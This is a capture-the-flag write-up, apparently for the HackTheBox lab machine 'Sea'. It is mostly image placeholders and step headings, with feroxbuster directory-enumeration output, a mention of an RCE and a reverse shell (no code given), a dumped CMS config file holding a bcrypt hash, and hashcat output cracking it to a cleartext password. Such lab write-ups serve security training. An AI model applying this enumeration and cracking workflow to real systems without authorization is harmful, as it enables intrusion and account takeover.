


Information Gathering

1) Found open port




2) Checked the website






3) Found a vhost




4) Searched for more pages


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ feroxbuster -u 'http://sea.htb' --no-state -C 404

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.3
──────────────────────────────┬──────────────────────
 🎯 Target Url                │ http://sea.htb
 🚀 Threads                   │ 50
 📖 Wordlist                  │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 💢 Status Code Filters       │ [404]
 💥 Timeout (secs)            │ 7
 🦡 User-Agent                │ feroxbuster/2.10.3
 💉 Config File               │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links             │ true
 🏁 HTTP methods              │ [GET]
 🔃 Recursion Depth           │ 4
 🎉 New Version Available     │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        7l       20w      199c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET      84l      209w     3341c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        7l       20w      231c http://sea.htb/plugins => http://sea.htb/plugins/
301      GET        7l       20w      230c http://sea.htb/themes => http://sea.htb/themes/
301      GET        7l       20w      228c http://sea.htb/data => http://sea.htb/data/
301      GET        7l       20w      232c http://sea.htb/messages => http://sea.htb/messages/
301      GET        7l       20w      234c http://sea.htb/data/files => http://sea.htb/data/files/
301      GET        7l       20w      235c http://sea.htb/themes/bike => http://sea.htb/themes/bike/
301      GET        7l       20w      239c http://sea.htb/themes/bike/css => http://sea.htb/themes/bike/css/
301      GET        7l       20w      239c http://sea.htb/themes/bike/img => http://sea.htb/themes/bike/img/
200      GET        1l        1w        6c http://sea.htb/themes/bike/version
500      GET        0l        0w        0c http://sea.htb/themes/bike/css/hits
500      GET        0l        0w        0c http://sea.htb/messages/ti
500      GET        0l        0w        0c http://sea.htb/themes/bike/css/holding
500      GET        0l        0w        0c http://sea.htb/themes/bike/img/Messages
200      GET       21l      168w     1067c http://sea.htb/themes/bike/LICENSE
```

5) Found the cms






6) Found a login page




Vulnerability Assessment

1) Found a RCE vulnerability



Exploitation

1) Got reverse shell



2) Found a hash

```
www-data@sea:/var/www/sea/data$ cat database.js
{
    "config": {
        "siteTitle": "Sea",
        "theme": "bike",
        "defaultPage": "home",
        "login": "loginURL",
        "forceLogout": false,
        "forceHttps": false,
        "saveChangesPopup": false,
        "password": "$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\/D.GuE4jRIikYiWrD3TM\/PjDnXm4q",
        "lastLogins": {
            "2024\/08\/12 16:39:53": "127.0.0.1",
            "2024\/08\/12 16:38:23": "127.0.0.1",
            "2024\/08\/12 16:36:53": "127.0.0.1",
            "2024\/08\/12 16:35:23": "127.0.0.1",
            "2024\/08\/12 16:33:53": "127.0.0.1"
        },
        "lastModulesSync": "2024\/08\/12",
        "customModules": {
            "themes": {},
            "plugins": {}
        },
        "menuItems": {
            "0": {
                "name": "Home",
                "slug": "home",
                "visibility": "show",
                "subpages": {}
            },
            "1": {
                "name": "How to participate",
                "slug": "how-to-participate",
                "visibility": "show",
                "subpages": {}
            }
```

3) Cracked the hash

```
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384
$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q:mychemicalromance

Session..........: hashcat
Status...........: Cracked
